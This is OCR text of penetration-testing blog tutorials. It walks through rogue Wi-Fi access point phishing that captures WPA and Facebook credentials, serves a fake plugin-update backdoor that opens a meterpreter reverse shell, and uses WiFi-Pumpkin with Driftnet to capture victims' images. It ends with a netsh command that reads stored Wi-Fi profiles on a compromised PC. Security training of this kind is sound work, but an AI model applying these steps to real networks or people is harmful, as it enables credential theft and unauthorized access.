
Here target will click on "connect" to reconnect with interface.




It asks to enter the password for connection with selected interface while at background the attacker will captured the WPA/WPA2 password.




Great!! Again you can confirm the WPA/WPA2 password as shown in given below image, it has captured WPA –**password: ram123456ram**




Repeat same step to choose ESSID for attack.




Browser plugin update: A generic browser plugin update page that can be used to serve payloads to the victims.




It will create an exe payload and run multi handler in background for reverse connection of victim system.




Now when again victim will open browser he will get another fake page for Update plugins as shown in given image where it recommended to update the flash player which is outdated.




Now when the victim will click on **Update Now,** it will start downloading an update.exe file into victim's system which is nothing but an exe backdoor file for making unauthorized access in his system.



Awesome!! Attacker will get reverse connection of target's system, from given below image you can see it has open meterpreter session 1.




Repeat same step to choose ESSID for attack.




Now move forward with its last option i.e. 4th option.

OAuth Login Page: A free WI-FI service asking for facebook credential to authenticate using OAuth.



At this time when victim will open browser he may get trap into phishing page set as “Get Connect to the Internet For free” as shown in given image.

So when victim will enter his facebook credential for accessing free internet he will get trap in that phishing attack.



Here you can see as victim enters username with password and click on login for facebook connection he got an error message mean while attacker has capture victim's facebook credential.

Oops, an error occured! Our engineers were notified. Please be patient as we are working on it.

Wonderful!! Attacker successfully traps the victim and fetched his facebook account credential.

Author: Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher
Contact ~~Here~~

Capture Images in Mobile using Driftnet through Wifi Pumpkin

posted in **PENETRATION TESTING** , **WIRELESS HACKING** on **NOVEMBER 27, 2016**
by **RAJ CHANDEL** with **0 COMMENT**

WiFi-Pumpkin is an open source security tool that provides the Rogue access point to Man-In-The-Middle and network attacks. Using WiFi Pumpkin, one can create a wifi network that captures all the requests made within the network by any device that connects to the network.

First of all u need to download WiFi Pumpkin and install it in your Kali Linux. To download WiFi Pumpkin, go to https://github.com/P0cL4bs/WiFi-Pumpkin and click on Clone or Download. Thereafter, copy the url to clipboard and open the terminal. Type in :-


git clone "url copied to clipboard"

Next, go to the directory of WiFi Pumpkin on the terminal. For eg. if the repo is downloaded to the Desktop, type:


cd Desktop/WiFi-Pumpkin

./installer.sh –install

Thereafter, run wifi-pumpkin:




This will open the gui version of WiFi-Pumpkin. Now select the network adapter and change the SSID from PumpAP and rename it as desired.




Thereafter click on the Start button. This will create a new wifi-zone with the name entered in the SSID field.

Now as soon as any device connects to this wifi network, its details will be shown in the table at the right. Select any target device from the list of connected device/s and select Active Driftnet from the Tools menu.



As soon as Driftnet starts, it will start sending screenshots from the victim's desktop/mobile. This will also capture the images of facebook.



Author: Shivam Gupta is An **Ethical Hacker**, **Cyber Security Expert, Penetration Tester,** India. you can contact **here**

Wifi Penetration Testing in Remote PC (Part 1)

posted in KALI LINUX , PENETRATION TESTING , WIRELESS HACKING on JULY 26, 2016
by RAJ CHANDEL with 0 COMMENT

People often say “news travel fast”. How? The answer is one word **Wireless.** Wireless network all around the world helps us to move faster in our life. It enables us to make more of already running time. But, today, wireless connections to the internet have become necessisity. And it is now very much possible to take advantage of this necessisity.

Wifi : It is technology that allows electronic devices to connect to internet in a given area. WiFi has a lot of advantages. Wireless networks are easy to set up and inexpensive. They’re also unobtrusive — unless you’re on the lookout for a place to watch streaming movies on your tablet, you may not even notice when you’re in a hotspot.A wireless network uses radio waves, just like cell phones, televisions and radios do. In fact, communication across a wireless network is a lot like two-way radio communication. Here’s what happens:

1. A computer’s wireless adapter translates data into a radio signal and transmits it using an antenna.
2. A wireless router receives the signal and decodes it. The router sends the information to the Internet using a physical, wired Ethernet connection.


The process also works in reverse, with the router receiving information from the Internet, translating it into a radio signal and sending it to the computer’s wireless adapter.

When you connect your device to the wifi, your device will store all the information of wifi. And after taking over the control of Victim PC. You can know each and everything about their wifi router, including their password.

For WiFi Penetration Testing, Take a session through **meterpreter** and reach to the **shell** of your **Remote PC.** And run the following commands:

Our first command will allow us to see all the networks to which the remote PC has been ever connected till date.

netsh wlan show profiles

